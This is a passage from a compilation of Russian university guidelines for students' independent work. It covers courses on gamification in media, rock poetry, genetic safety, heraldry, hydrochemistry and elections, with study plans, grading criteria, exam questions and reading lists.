2	Инструменты геймификации в медиа	Выполнение задания	Презентация игровой механики	5	9
3	Ресурсы для разработки игрового контента	Выполнение задания	Презентация игровой механики	5	9
4	Эффективность геймификации в личных целях	Выполнение задания	Результаты исследовательской деятельности	5	9
5	Разработка игрового контента	Выполнение задания	Презентация	5	9
6	Разработка игрового контента	Выполнение задания	Презентация	5	11
7	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18

8	Подготовка к дифференцированному зачету	Представление проекта	Успешная защита проекта	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1. Анализ обучающих проектов с элементами геймификации
   Подготовка презентации
- Примерное задание: Подготовьте презентацию об инструментах геймификации, которые используют российские компании.
- Рекомендации по выполнению:
  - Изучите социальные сети, сайт и приложение выбранной компании.
  - Какие инструменты геймификации использует компания? Напишите 5 примеров.
  - Какие типы игр использует компании. Приведите примеры.
- Критерии оценивания:
  - Логичность и структура изложения (2 балла).
  - Использование примеров и данных (2 балла).
  - Оригинальность и самостоятельность (1 балл).
2. Инструменты геймификации в медиа.
   Выполнение задания.
- Примерное задание: предложите и создайте игровую механику для СМИ или интернет-издания.
- Рекомендации по выполнению:
  - Проанализируйте контент СМИ: статьи, колонки, партнерские материалы, спецпроекты, контент в соцсетях/мессенджерах, сайт и другие площадки, где представлено СМИ.
  - Какие инструменты геймификации использует СМИ? Напишите 5 примеров
  - Выберите сервис для создания игрового контента и материал, который размещен в СМИ за последний месяц.
  - Оформите презентацию с итогами работы.
- Критерии оценивания:
  - Использование примеров и данных (2 балла).
  - Релевантность игрового контента целевой аудитории СМИ (2 балла).
  - Оригинальность и самостоятельность (1 балл).

3. Ресурсы для разработки игрового контента
   Выполнение задания.
- Примерное задание: Выберите сервис из предложенного списка и создайте в нем игровой контент.
- Рекомендации по выполнению:
  - Подумайте о сюжете, механиках, визуальном стиле и целевой аудитории.
  - Опубликуйте свой проект на выбранной платформе. Убедитесь, что он соответствует всем требованиям сервиса.
- Критерии оценивания:
  - Релевантность игрового контента целевой аудитории (2 балла).
  - Визуальная составляющая контента (2 балла).
  - Оригинальность и самостоятельность (1 балл).

4. Эффективность геймификации в личных целях
   Выполнение задания.
   - Примерное задание: Выберете сервис из предложенного списка и используйте его для решения личной задачи.
- Рекомендации по выполнению:
  - Подумайте о сюжете, механиках, визуальном стиле.
  - Опубликуйте свой проект на выбранной платформе. Убедитесь, что он соответствует всем требованиям сервиса.
  - Изучите, как изменился срок выполнения задачи и ваши мотивация.
- Критерии оценивания:
  - Релевантность игрового контента поставленной задачи (2 балла).
  - Визуальная составляющая контента (2 балла).
  - Оригинальность и самостоятельность (1 балл).
5. Разработка игрового контента
   Выполнение задания.
   - Примерное задание: Создайте викторину из 5 вопросов на тему фильмов или сериалов.
- Рекомендации по выполнению:
  - Подумайте о сюжете, механиках, визуальном стиле и целевой аудитории.
  - Опубликуйте свой проект на выбранной платформе. Убедитесь, что он соответствует всем требованиям сервиса.
  - Подумайте, где можно разместить викторину (сайт, социальные сети, приложение)
- Критерии оценивания:
  - Релевантность игрового контента целевой аудитории (2 балла).
  - Визуальная составляющая контента (2 балла).
  - Оригинальность и самостоятельность (1 балл).
6. Разработка игрового контента.
   Выполнение задания.
   - Примерное задание: Разработайте концепцию сбора данных читателей библиотеки с игровой механикой.
   - Рекомендации по выполнению:
   - Подумайте о сюжете, механиках, визуальном стиле и целевой аудитории.
   - Напишите список данных, которые вы планируете собрать у читателей.
   - Опубликуйте свой проект на выбранной платформе. Убедитесь, что он соответствует всем требованиям сервиса.
   - Подумайте, где можно разместить викторину (сайт, социальные сети, приложение)

   Критерии оценивания:
   - Релевантность игрового контента целевой аудитории (2 балла).
   - Визуальная составляющая контента (2 балла).
   - Оригинальность и самостоятельность (1 балл).

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в формате презентации проекта по созданию игрового контента. Проект – конечный продукт, получаемый в результате планирования и выполнения комплекса учебных и самостоятельных заданий. Позволяет оценить умения обучающихся самостоятельно конструировать свои знания в процессе решения практических задач и проблем, ориентироваться в информационном пространстве и уровень сформированности аналитических, исследовательских навыков, навыков практического и творческого мышления. Выполняется индивидуально.

Критерии оценки:
Формальные
1. Соблюдение дедлайна (по этапам) или досрочное выполнение.
Содержательные
1. Актуальность темы;
2. Инновационность и уникальность контента;
3. Логическая связанность проекта;
4. Визуальные материалы;
5. Полученные результаты.

За участие в обсуждении проектов, представляемых другими, студенту может быть начислено до 2 баллов дополнительно.

Зачет в виде устного собеседования по вопросам проводится для студентов, набравших по итогам работы менее 61 балла.

Рекомендации для подготовки:

Повторите материалы и ключевые вопросы, обсуждавшиеся на практических занятиях. Проверьте, чтобы игровая механика и контент воспроизводились с разных устройств.

Вопросы для подготовки к дифференцированному зачету:

1. Эмоции и медиа.
2. Понятие, формы и элементы геймификации.
3. Функции и классификации игр.
4. Возможности и ограничения геймификации в оценках экспертного сообщества.
5. Геймификация как прием привлечения и удержания аудитории.
6. Виды развлекательно-игрового медиаконтента.
7. Ресурсы для разработки игрового контента.
8. Игровая механика онлайн-издания.
9. Эволюция игровых элементов в книгоиздании.
10. Геймификация в обучении.
11. Геймификация в менеджменте и маркетинге.
12. Геймификация в управлении персоналом.
13. Геймификация в медиа.
14. Оценка эффективности игровых механизмов в профессиональной деятельности.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ
ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Генетика рок-поэзии*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Черкасова Екатерина Анатольевна, к. филол. н., доцент кафедры языкознания и литературоведения*

1. Темы дисциплины для самостоятельного освоения обучающимися

Отсутствуют

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Рок-музыка и рок-поэзия	Конспект	Конспект	2	2
2	Генетика фолк-рока. Боб Дилан - "голос поколения" и лауреат Нобелевской премии по литературе	Конспект Презентация результатов исследования	Конспект Таблица	8	4
3	Генетика русского фолк-рока	Презентация результатов исследования	Презентация	8	4
4	Рок-поэзия в диалоге с классической русской литературой	Презентация результатов исследования	Презентация	8	4
5	"Петербургский текст" в русской рок-поэзии	Презентация результатов исследования	Презентация	8	4
6	Рок-опера "Beloved Antichrist" шведской группы "Therion" как способ осмысления русской философской традиции (новелла «Три разговора» В.С. Соловьева)	Конспект Презентация результатов исследования	Конспект Таблица	16	8
	Гены европейской и американской культуры в русской рок-поэзии	Презентация результатов исследования	Презентация	16	8
	Мандельштамовский текст в рок-поэзии: трибьют "Сохрани мою речь навсегда"	Презентация результатов исследования	Презентация	8	4
	Рецепция поэзии В.В. Маяковского в рок-культуре: трибьют "Живой Маяковский"	Презентация результатов исследования	Презентация	8	4
	Есенинский текст в рок-поэзии	Презентация результатов исследования	Презентация	2	2

	Альбом "Ноябрь" группы "Мегаполис" как особая форма осмысления лирической традиции	Презентация результатов исследования	Презентация	3	2
	Современные "гены" русской рок-поэзии: реклама, музыка, кино	Презентация результатов исследования	Презентация	8	4
7	Подготовка к занятиям	Отбор и анализ выбранных музыкальных композиций, изучение дополнительной литературы	Участие в обсуждениях	0	18
8	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение итогового проекта	Успешное выполнение и защита итогового проекта. Сдача стихов наизусть	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1. Устный опрос обучающихся в ходе практических занятий.

Данное оценочное средство используется на каждом практическом занятии. Оцениваются фактические знания студентов, глубина понимания изучаемого материала, способности вычленения и интерпретации целостных смысловых конструкций, а также навыки критической оценки информации, с которой обучающийся работал в процессе подготовки к занятию.

2. Сдача стихов наизусть. Выучить и выразительно прочесть 10 стихотворений, отобранных по следующему критерию: произведение классической литературы (отечественной или зарубежной поэзии), исполненное рок-музыкантом.

Критерии оценки:
1.Чтение стихов наизусть.
2. Выразительное чтение.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

При изучении элективного курса обучающемуся предоставлена возможность выбора прохождения разных образовательных треков внутри курса с дифференциацией образовательных результатов (возможна работа в мини-группах по 2-4 человека):

1."Поэтическая генетика рок-группы (на выбор студента после обсуждения с преподавателем)". Формат: презентация, видеопрезентация, пдф-файл, лонгрид с включением фрагментов текстов и видео (концерты, клипы, интервью и пр.). Материал: отбор композиций одного исполнителя/рок-группы для исследования вопросы поэтического заимствования/наличия интертекста.

2. "Поэтическая генетика рок-альбома/сингла/выступления, концерта" (на выбор студента после обсуждения с преподавателем)". Формат: презентация, видеопрезентация, пдф-файл, лонгрид с включением фрагментов текстов и видео (концерты, клипы, интервью и пр.). Материал: рассмотрение музыкального альбома как единого целого, отражение генетических связей песен с предшествующей/современной фольклорной, поэтической и/или культурной традицией; исследование вопросы поэтического заимствования/наличия интертекста.

3. Сбор, монтаж из различных источников и комментирование одной линии генетических связей в творчестве разных авторов (например, влияние английского фольклора на рок-музыку, сказочные образы в рок-поэзии и т.п.) (возможна работа в мини-группах по 2-4 человека). Формулировка и структура работы обязательно обсуждается с преподавателем.

Получение зачета подразумевает также чтение наизусть 5 стихотворений любых авторов, тексты, которые фигурируют в рок-музыке (возможна сдача стихов в видеоформате).

Критерии оценки проекта:

5 - Глубокое понимание и полное раскрытие обозначенной темы проекта. Высокое качество презентации и представления проекта (наглядность, полнота представления проекта, отсутствие грамматических ошибок, культура речи, использование наглядных средств). Студент или группа защищает свой проект в пределах отведенного времени.

4 - Глубокое понимание и среднее раскрытие обозначенной темы проекта. Среднее качество презентации и представления проекта (наглядность, полнота представления проекта, отсутствие грамматических ошибок, культура речи, использование наглядных средств). Студент или группа превысила отведенное время на 5 минут.

3 - Поверхностное понимание темы проекта. Среднее качество презентации и представления проекта (наглядность, полнота представления проекта, отсутствие грамматических ошибок, культура речи, использование наглядных средств). Студент или группа превысила отведенное время на 10 минут.

4. Дифференцированный зачет.

Дифференцированный зачет сдают студенты, не набравшие минимального количества баллов, достаточного для положительной оценки, или студенты, желающие повысить свою оценку. Зачет представляет собой сдачу заданий за пропущенные задания с обязательным представлением проделанной работы. На зачете студент может получить до 100 баллов.

3. Оценочные средства

1. Примерные темы итоговых проектов:

2. Анализ дебютного альбома группы «Korn».
3. Тема смерти в альбоме Metallica «Ride the Lightning».
4. Образы мифических героев в песнях Pink Floyd «Sysyphus», Led Zeppelin «Achilles Last stand», Aerosmith «Pandora’s box».
5. Лирический сюжет и образ героя есенинской лирики в рок-музыке (на примере трех композиций).
6. Формирование и эволюция лирического героя в альбоме группы «The Smiths» (на примере одного альбома).
7. Путешествие героя в альбоме «The Black Parade» группы «My Chemical Romance».
8. Особенности сюжета и композиции альбома «In the Aeroplane Over the Sea» группы «Neutral Milk Hotel».

9. Элементы панк-поэзии в жанре трэп-металл на примере группы «City morgue».
10. Поэтика музыкального альбома А. Горшенева «Смерть поэта» (Вариант темы: Поэтика музыкального альбома А. Горшенева «Душа поэта»).

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Генетическая безопасность*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Людмила Сергеевна Тупицына, к,б.н., доцент, доцент кафедры ШЕН,*

1. Тема дисциплины для самостоятельной работы студентов: «Направления генетической безопасности».

№ п/п	Учебная встреча	Вид самостоятельной работы	Форма отчетности	Количество баллов	Бюджет времени (ак. ч)
17	17	Список направлений генетической безопасности	Список в документе ворд	12	13

2. Другие виды самостоятельной работы студентов

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Хромосомы. ДНК	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
2	Генетический код	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
3	Классификация мутаций	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
4	Гены и среда	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
5	Мутагены и тератогены физической и химической природы	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
6	Тератогены и мутагены биологической природы	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
7	Канцерогены	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
8	Эпидемиология онкозаболеваний	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
9	Генетический скрининг	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
10	Генетический мониторинг	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3

1	2	3	4	5	6
11	Иммунитет	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
12	Эпидемии	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
13	Экологическая и генетическая безопасность	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
14	Естественная генетическая безопасность	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
15	Направления социальной безопасности	Подготовка к занятию	Презентация. Доклад. Письменные ответы	4	3
16	Направления индивидуальной безопасности	Подготовка к занятию	Презентация. Доклад. Письменные ответы	12	13
17	Заключительное занятие	Подготовка к занятию	Список направлений	12	13
18	Подготовка к дифференцированному зачету	Повторение изученного материала	Ответы на зачете	0	21
	Всего баллов, часов			84	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания.

Балльная оценка работы к занятию 17. В списке должны быть представлены 10 пунктов

по направлениям генетической безопасности: личной, естественной, социальной.

Если правильно указано 10 пунктов в списке по каждому разделу выставляется 4 балла,

8-9 пунктов – 3,

6-7 пунктов -2,

4-5 пунктов – 1,

менее 4 пунктов – 0 баллов.

Максимальная сумма баллов за все 3 раздела равна 12 баллам.

- Презентации к занятиям должны быть визуально привлекательными и информативными, с минимумом текста и максимумом рисунков.
- Письменный ответ должен быть правильным и кратким.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в устной форме и является инструментом промежуточной аттестации для обучающихся, не набравших должны баллов в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет проводится в аудитории в виде устного собеседования с преподавателями дисциплины.

Вопросы для подготовки к дифференцированному зачету:

1. Методы изучения хромосом.
2. Основные параметры структуры ДНК.
3. Роль среды в проявлении признака.
4. Реализация генетической информации.
5. Мутации. Классификация мутаций.
6. Генетический код. Свойства кода.
7. Канцерогенез.
8. Классификация генотоксикантов.
9. Тератогенез.
10. Иммунитет.
11. Генетический скрининг.
12. Генетический мониторинг.
13. Ультрафиолетовые лучи и озоновый экран.
14. Система детоксикации.
15. Репарация ДНК.
16. Антимутагены.
17. Генная инженерия и исправление генетических дефектов.
18. Здоровая окружающая среда.
19. Здоровый образ жизни и генетическая безопасность.
20. Направления социальной генетической безопасности.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

75 баллов и менее – «неудовлетворительно»;
от 76 до 87 баллов – «удовлетворительно»;
от 88 до 99 баллов – «хорошо»;
100 баллов – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	Геральдика
Направление подготовки / Специальность	для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»
Форма обучения	очная
Разработчик(и)	Байдуж Д.В., доцент кафедры истории

1. Темы дисциплины для самостоятельного освоения обучающимися

1. Источники средневековой геральдики

Лукомский В.К. Герб как исторический источник // КСИИМК. Т. XVII. М.; Л., 1974. С.49-57.

Черных А.П. Трактат Бартоло Ди Сассоферато "О знаках и гербах" // СВ. М., 1989. Вып. 52. С. 307-310.

Черных А.П. Геральдика и право в трактате Songe du Vergier // ДРЕВНЕЕ ПРАВО. IVS ANTIQVVM. Вып. I. М.,1996. С. 229–237.

Черных А.П. Геральдический компонент трактата О. де Бонэ «Древо Битв» (XIV в.) // Седьмая Всероссийская нумизматическая конференция в Ярославле. М., 1999. С. 83-85.

Черных А.П. Гербовники XIII века // Средние века: исследования по истории Средневековья и раннего Нового времени. М., 2007. Вып. 68 (2). С. 90–110.

Черных А.П. Гербовники XIV века // Средние века: исследования по истории Средневековья и раннего Нового времени. М., 2009. Вып. 70. С. 212 – 241.

Черных А.П. Гербовники XIII – XIV вв. как памятники походов и путешествий // Homo viator. Путешествие как историко-культурный феномен / Под. ред. А.В. Толстикова и И.Г. Галковой. М., 2010. С. 115-125.

2. Возникновение и развитие гербов

Бедос-Резак Б.М. Средневековая идентичность: знак и понятие (Пер. Д.В. Байдужа) // Signum. Центр гербоведческих и генеалогических исследований; Институт всеобщей истории РАН. Вып. 5. – М.: ИВИ РАН, 2010. С. 19–93.

Кин М. Рыцарство. – М., 2000.

Черных А.П. Геральдика в средневековом городе //Город в средневековой цивилизации Западной Европы. Т. 3. Человек внутри городских стен. Формы общественных связей. М.: Наука, 2000. С. 214–222.

Черных А.П. Появление гербов как проблема гербоведения и истории XII века // Средние века: исследования по истории Средневековья и раннего Нового времени. Вып. 74(3–4). Ин-т всеобщей истории РАН. – М.: Наука, 2013. С. 124–149.

Чернышов К.М. Немецкие брактеаты XII – нач. XIII вв. как источник по формированию ранней европейской геральдики // Signum / Центр гербоведческих и генеалогических исследовании; Институт всеобщей истории РАН. Отв. ред. А.П. Черных. Вып. 5. М.: ИВИ РАН, 2010. С. 104-116.

Яровая Е.А. Геральдика генуэзского Крыма. – СПб.: Изд-во Гос. Эрмитажа, 2010. 208 с.

Гербы в средневековой европейской цивилизации Хрестоматия по истории России: учебное пособие; авт.-сост. А. С. Орлов [и др.]. Москва: Проспект, 2013.

3. Гербы в средневековой европейской цивилизации

Антонов В.А. Датская геральдика XII–XVII веков. М., 2008.

Бедос-Резак Б.М. Средневековая идентичность: знак и понятие // Signum / Центр гербоведческих и генеалогических исследовании; Институт всеобщей истории РАН. Отв. ред. А.П. Черных. Вып. 5. М.: ИВИ РАН, 2010. С. 19 – 93.

Кин М. Рыцарство. М., 2000.

Кучиньский С.К. Человек в мире гербов // Signum / Центр гербоведческих и генеалогических исследовании; Институт всеобщей истории РАН. Отв. ред. А.П. Черных. Вып. 5. М.: ИВИ РАН, 2010. С. 5-18.

Лучицкая С.И. Воображаемая геральдика сарацин: цвета и фигуры // Signum / Центр гербоведческих и генеалогических исследовании; Институт всеобщей истории РАН. Отв. ред. А.П. Черных. Вып. 5. М.: ИВИ РАН, 2010. С. 117 – 128.

Медведев М.Ю. Орден Лебедя в ряду придворных орденов позднего Средневековья // Средние века. Вып.60. М., 1997. С.416-419.

Медведев М.Ю. Геральдика // Словарь средневековой культуры / Под ред. А.Я. Гуревича. 2-е изд., испр. и доп. М., 2007. С. 101 – 107.

Федосов Д.Г. Геральдика в Шотландии // СВ. Вып. 54. М., 1991. С.144-151.

Фрайер С. Геральдика. Гербы – символы – фигуры. М., 2009.

Черных А.П. Геральдика в средневековом городе // Город в средневековой цивилизации Западной Европы. М., 2000. Т. 3. С. 214-222.

Черных А.П. Реальные проблемы воображаемой геральдики // Восточная Европа в древности и средневековье. Мнимые реальности в античной и средневековой историографии. XIV Чтения памяти чл.-корр. АН СССР В.Т. Пашуто. М., 2002.

4. Основы теоретической геральдики. Блазонирование

Арсеньев Ю.В. Геральдика. Лекции, читанные в Московском археологическом институте в 1907/1908 учебном году. – М., 1908; 2-е изд. Ковров, «БЭСТ-В», 1997; 3-е изд. – М.: ТЕРРА, 2001.

Медведев М.Ю. Геральдика или истинная наука о гербах. – М.: «Гербы и флаги», 2008. 144 с.

5. Цвета и фигуры

Медведев М.Ю. Геральдика или истинная наука о гербах. – М.: «Гербы и флаги», 2008. 144 с.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)*
1	2	3	4	5	6
	Источники средневековой геральдики	Практикум по скреплению макета документа вислой печатью	Видеопрезентация	5	28
	Возникновение и развитие гербов	работа с литературой и источниками	устный ответ	5	6
	Гербы в средневековой европейской цивилизации	работа с литературой и источниками	устный ответ	5	6
	Основы теоретической геральдики. Блазонирование	работа с литературой и источниками	устный ответ	5	6
	Цвета и фигуры	Создание графического проекта собственного герба	Графический проект собственного герба	15	28

	Подготовка к дифференцированному зачету	Повторение изученного материала	Успешное выступление на зачете	0	18
				ИТОГО	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Практикум по скреплению макета документа вислой печатью. Изготовление макета средневекового документа. Изготовление макета средневековой печати. Прикрепление печати к документу.

Критерии оценивания:
1) Грамотность выполнения – 5 баллов.

Создание графического проекта собственного герба. Формат представления - презентация с изображением герба в цвете, блазоном, обоснованием выбора цветов и фигур**.**

Критерии оценивания:
1) Уникальность герба – 5 баллов;
2) Соответствие правилам геральдики – 5 баллов;
3) Оригинальность замысла – 5 баллов.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Контрольные вопросы по дисциплине:

1.Геральдика как специальная дисциплина
2.Письменные источники геральдики
3. Иконографические источники геральдики
4. Гербоведческая историография в XVII – XIX вв.
5. Проблемы историографии геральдики в XX в.
6. Концепции появления гербов
7. Особенности ранней геральдики
8. Институт герольдов
9. Гербы в средневековой европейской цивилизации
10. Подходы к типологизации средневековых гербов
11. Основы теоретической геральдики
12. Блазонирование
13. Гербовые цвета
14. Геральдические фигуры
15. Обыкновенные фигуры в геральдике
16. Геральдический «бестиарий»

Процедура оценивания производится в форме устного ответа на вопросы по дисциплине. Обучающиеся, не набравшие 61 балла в течение семестра, или не согласные с оценкой, полученной по итогам текущего контроля в семестре, проходят промежуточную аттестацию в форме дифференцированного зачета.

При проведении промежуточной аттестации результаты, полученные обучающимся в семестре, переводятся в формат традиционной оценки в соответствии со шкалой перевода баллов:

– 60 баллов и менее – «неудовлетворительно»;
– от 61 до 75 баллов – «удовлетворительно»;
– от 76 до 90 баллов – «хорошо»;
– более 91 балла – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Гидрохимия*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Ларина Наталья Сергеевна, профессор кафедры органической и экологической химии ШЕН*

1. Темы дисциплины для самостоятельного освоения обучающимися
Отсутствуют.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)*
1	2	3	4	5	6
	Подготовка к лекционным занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях, тестирование	0	18
	Отбор проб воды и подготовка их к анализу	Отбор проб природных вод	2-3 пробы воды из разных источников	6	6
	Лабораторный практикум	Проведение обработки результатов анализа, подготовка отчетов по работам, защита отчетов	Отчеты по лабораторным работам, тесты	32	40
	Характеристика объекта исследования	Презентация результатов исследования	Презентация, доклад	12	10
	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение контрольных заданий	Успешное выполнение контрольных	0	18
					92

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Устный опрос в ходе практических занятий используется перед каждым лабораторным занятием. Оцениваются фактические знания студентов по проведению лабораторной работы, используемом методе анализа, глубина понимания изучаемого материала, способность применять теоретические знания в ходе выполнения практических заданий. Также формируются навыки критической оценки информации, с которой обучающийся работал в процессе подготовки к занятию и выполнения домашнего задания.

По каждой лабораторной работе обучающиеся оформляют отчеты, включающие следующие разделы: название работы, цель работы, краткая теория, ход определения, результаты эксперимента и расчеты, вывод. Отчет сдается в письменном виде и загружается на платформу LMS, после рецензии преподавателя вводятся необходимые исправления или дополнения к отчету. Защита отчета предполагает выполнение теста на платформе LMS или беседу преподавателя со студентом по критической оценке полученных результатов.

По результатам всех проведенных исследований студенты готовят презентацию полученных результатов исследований, в котором дает оценку качества объекта исследования. Защита проводится в форме конференции с обсуждением полученных результатов.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

При проведении промежуточной аттестации результаты, полученные обучающимся в семестре, переводятся в формат традиционной оценки в соответствии со шкалой перевода баллов:

– 60 баллов и менее – «неудовлетворительно»;
– от 61 до 75 баллов – «удовлетворительно»;
– от 76 до 90 баллов – «хорошо»;
– от 91 до 100 баллов – «отлично».

Обучающиеся, не набравшие 61 балла или желающие повысить оценку, сдают дифференцированный зачет по дисциплине в устной или письменной. Зачет может проводиться в форме собеседования по заранее определенным вопросам. Собеседование имеет целью выявление уровня освоения дисциплины, характеризующего знания обучающегося в соответствии с определенными компетенциями, включающими практические навыки.

Вопросы для итогового собеседования:

1. Особенности воды как растворителя.
2. Аномальные физические и химические свойства природных вод. Консервация вод.
3. Химический состав природных вод, классификация растворенных в воде веществ.
4. Главные ионы в водах, способы их определения.
5. Растворенные газы, способы их определения.
6. Биогенные элементы, способы их определения.
7. Определение органических веществ в природных водах.
8. Определение металлов в природных водах.

При подготовке к лекционным и лабораторным занятиям и промежуточной аттестации рекомендуется использовать следующую литературу:

1. Никаноров, Анатолий Максимович. Гидрохимия : учеб. для студентов вузов, обуч. по спец. "Гидрология" / А. М. Никаноров. 2-е изд., перераб. и доп. Санкт-Петербург : Гидрометеоиздат, 2001. 444 с. ; 21 см. ISBN 5-286-01282-5 : 298.00 р.

2. Лёзин, Владимир Андреевич. Реки и озера Тюменской области: Нижнетавдинский и Ярковский районы : энциклопедический словарь / В. А. Лёзин. Тюмень : Издательство Тюменского государственного университета, 2018. 180 с. : ил., карты ; 20 см. ISBN 978-5-400-01427-7 (в мяг. пер.) : 2260.00 р.

3. Никаноров, , А. М. Фундаментальные и прикладные проблемы гидрохимии и гидроэкологии : учебное пособие / А. М. Никаноров. Фундаментальные и прикладные проблемы гидрохимии и гидроэкологии, 2025-01-01. Ростов-на-Дону : Издательство Южного федерального университета, 2015. 572 с. ISBN 978-5-9275-1735-0.

4. Черняева, Л. Е. Гидрохимия озер : (Урал и Приуралье) / Л. Е. Черняева, А. М. Черняев, М. Н. Еремеева ; Гл. упр. гидрометеоролог. служб. при Совете Министров СССР, Урал. упр. гидрометеоролог. службы. Ленинград : Гидрометеоиздат, 1977. 336 с. : ил., карты ; 26 см. (в пер.) : 1.77 р.

5. Водные проблемы на рубеже веков : под ред. М. Г. Хубларяна. Москва : Наука, 1999. 347 с. ISBN 5-02-002354-X : 63.00 р.

6. Моисеенко, Татьяна Ивановна. Формирование химического состава вод озер в условиях изменения окружающей среды / Т. И. Моисеенко, Н. А. Гашкина ; Ин-т водных проблем РАН. Москва : Наука, 2010. 268 с. ; 21 см. ISBN 978-5-02-036704-3 (в пер.) : 154.00

р.

7. Папина, Татьяна Савельевна. Транспорт и особенности распределения тяжелых металлов в ряду : вода-взвешенное вещество-донные отложения речных экосистем : аналитич. обзор / Т. С. Папина. Новосибирск : ГПНТБ СО РАН, 2001. 58 с. ; 21 см. (Экология ; Вып. 62) . ISBN 5-94560-019-9 : 36.00 р.

8. Ларина, Наталья Сергеевна. Гидрохимия : лабораторный практикум / Н. С. Ларина ; Тюм. гос. ун-т. Тюмень : Изд-во Тюм. гос. ун-та, 2008. 88 с. ; 20 см. (Приоритетные национальные проекты : образование) . : 96.10 р.

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Гражданин и выборы*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Рагозина Л.Ю., старший преподаватель кафедры теоретических и публично-правовых дисциплин*

1. Темы дисциплины для самостоятельного освоения обучающимися

1. Субъекты избирательных правоотношений

1. Прочитать ФЗ «Об основных гарантиях избирательных прав и права на участие в референдуме граждан Российской Федерации»
2. Дать характеристику основным субъектам избирательных правоотношений
3. Приведите примеры участия субъектов избирательных правоотношений в выборах

2. Правовой статус избирательных комиссий

1. Изучить особенности формирования отдельных видов избирательных комиссий
2. Проанализировать полномочия отдельных видов избирательных комиссий
3. Назовите сроки, на которые формируются избирательные комиссии.

3. Проблемы обеспечения избирательных прав граждан

1. На сайте elibrary найдите и изучите содержание научных статей по вопросам обеспечения избирательных прав граждан
2. Составьте конспект одной научной статьи по вопросам обеспечения избирательных прав граждан

4. Защита избирательных прав граждан

1. Изучите материалы судебной практики по вопросам защиты избирательных прав граждан на основе платвормы СПС «Консультант+»
2. Составьте конспект одного судебного решения по вопросам защиты избирательных прав

